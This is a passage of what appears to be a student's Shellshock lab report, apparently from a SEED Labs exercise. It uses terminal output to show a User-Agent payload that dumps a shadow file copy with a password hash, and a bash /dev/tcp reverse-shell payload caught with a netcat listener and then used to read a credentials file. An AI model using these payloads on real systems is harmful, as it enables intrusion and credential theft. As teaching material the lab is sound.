


```
Terminal
seedges1201800144rajdeep:/etc$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { ;;}; echo Content-Type:text/plain;echo;/bin/cat /etc/shadow_copy;"
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { ;;}; echo Content-Type:text/plain;echo;/bin/cat /etc/shadow_copy;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 29 Jan 2021 07:53:47 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
root:$6$Mrf4601p$.v0nKE1VFC2bXsLxkRuT4FcBqPpxLqW05IoECr0XKzEE05wj8aU3GRHw2BaodUn4K3vgyEjwPspR/kqzAqtCu.:17400:0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
games:*:17212:0:99999:7:::
man:*:17212:0:99999:7:::
lp:*:17212:0:99999:7:::
mail:*:17212:0:99999:7:::
news:*:17212:0:99999:7:::
uucp:*:17212:0:99999:7:::
proxy:*:17212:0:99999:7:::
www-data:*:17212:0:99999:7:::
backup:*:17212:0:99999:7:::
list:*:17212:0:99999:7:::
irc:*:17212:0:99999:7:::
gnats:*:17212:0:99999:7:::
nobody:*:17212:0:99999:7:::
systemd-timesync:*:17212:0:99999:7:::
systemd-network:*:17212:0:99999:7:::
systemd-resolve:*:17212:0:99999:7:::
systemd-bus-proxy:*:17212:0:99999:7:::
syslog:*:17212:0:99999:7:::
apt:*:17212:0:99999:7:::
messagebus:*:17212:0:99999:7:::
unidd:*:17212:0:99999:7:::
lightdm:*:17212:0:99999:7:::
whoopsie:*:17212:0:99999:7:::
avahi-autoipd:*:17212:0:99999:7:::
avahi:*:17212:0:99999:7:::
dnsmasq:*:17212:0:99999:7:::
colord:*:17212:0:99999:7:::
speech-dispatcher:*:17212:0:99999:7:::
hplip:*:17212:0:99999:7:::
kernoops:*:17212:0:99999:7:::
pulse:*:17212:0:99999:7:::
rtkit:*:17212:0:99999:7:::
saned:*:17212:0:99999:7:::
```

Contents of shadow_copy file can be accessed

Hence, any file with root execute permission(chmod 755) can be accessed by the attacker.

TASK 5:




A terminal window titled "Terminal" is open on a desktop with a dark blue background. The terminal shows the output of the `ifconfig` command. The output is as follows:

```
seed@pes1201800144rajdeep:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:0f:5d:56
        inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::e1b6:fd16:cd7:aa94/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:218 errors:0 dropped:0 overruns:0 frame:0
        TX packets:260 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:33975 (33.9 KB)  TX bytes:26318 (26.3 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:346 errors:0 dropped:0 overruns:0 frame:0
        TX packets:346 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:38740 (38.7 KB)  TX bytes:38740 (38.7 KB)

seed@pes1201800144rajdeep:~$
```

IP address of attacker machine(10.0.2.6) with dark blue background wallpaper




A terminal window titled "Terminal" is open on a desktop with a pink background. The terminal shows the output of the `ifconfig` command. The output is as follows:

```
seed@pes1201800144rajdeep:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:4e:3d:74
        inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::8793:fdee:4f5:588c/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:202 errors:0 dropped:0 overruns:0 frame:0
        TX packets:229 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:31229 (31.2 KB)  TX bytes:25104 (25.1 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:241 errors:0 dropped:0 overruns:0 frame:0
        TX packets:241 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:31574 (31.5 KB)  TX bytes:31574 (31.5 KB)

seed@pes1201800144rajdeep:~$
```


IP address of victim machine(10.0.2.8) with pink background wallpaper



A terminal window titled "Terminal" on a Linux desktop. The terminal shows the following output:

```
seed@pes1201800144rajdeep:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepted (family 2, sport 58290)
bash: cannot set terminal process group (2032): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$
```


Connection successful on attacker machine.(connection attacker to victim)



A terminal window titled "Terminal" on a Linux desktop. The terminal shows the following output:

```
seed@pes1201800144rajdeep:~/cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :; }; echo Content-Type:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1"
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :; }; echo Content-Type:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
> Accept: */*
* Accept: */*
```

Connection successful on victim machine




```
Terminal
www-data@VM:/usr/lib/cgi-bin$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4e:3d:74
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::8793:fdee:4f5:588c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:224 errors:0 dropped:0 overruns:0 frame:0
          TX packets:253 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:33216 (33.2 KB)  TX bytes:28505 (28.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:253 errors:0 dropped:0 overruns:0 frame:0
          TX packets:253 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:32359 (32.3 KB)  TX bytes:32359 (32.3 KB)

www-data@VM:/usr/lib/cgi-bin$
```

When attacker machine is connected to victim machine's terminal, on executing ifconfig, attacker machine can see victim machine's IP address



```
Terminal
collisions:0 txqueuelen:1000
RX bytes:38481 (38.4 KB)  TX bytes:35849 (35.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:285 errors:0 dropped:0 overruns:0 frame:0
          TX packets:285 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:33939 (33.9 KB)  TX bytes:33939 (33.9 KB)

www-data@VM:/usr/lib/cgi-bin$ ls -al
ls -al
total 16
drwxr-xr-x  2 root root 4096 Jan 29 02:37 .
drwxr-xr-x 153 root root 4096 Jun 11  2019 ..
-rwxr-xr-x  1 root root 128 Jan 29 02:23 myprog.cgi
-rwxr-xr-x  1 root root  30 Jan 29 02:37 secret
www-data@VM:/usr/lib/cgi-bin$ cat secret
cat secret
Username: seed
Password: dees
www-data@VM:/usr/lib/cgi-bin$
```


Attacker machine can access files of victim machine through 'ls' command

Additional Observations Task 5:

The `/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1` command is executed on the server machine and on the other side, the attacker machine listens to the connection on netcat port 9090. Hence, the attacker gains control of the server machine using a reverse shell.


Reverse shell means that the attacker gains control of the victim's terminal. All the inputs given by the attacker are run on the victim's terminal and the output is shown back on the attacker's terminal. For instance, in the above experiment, `ifconfig` on the reverse shell on the attacker machine prints out the IP address of the victim machine.

TASK 6:



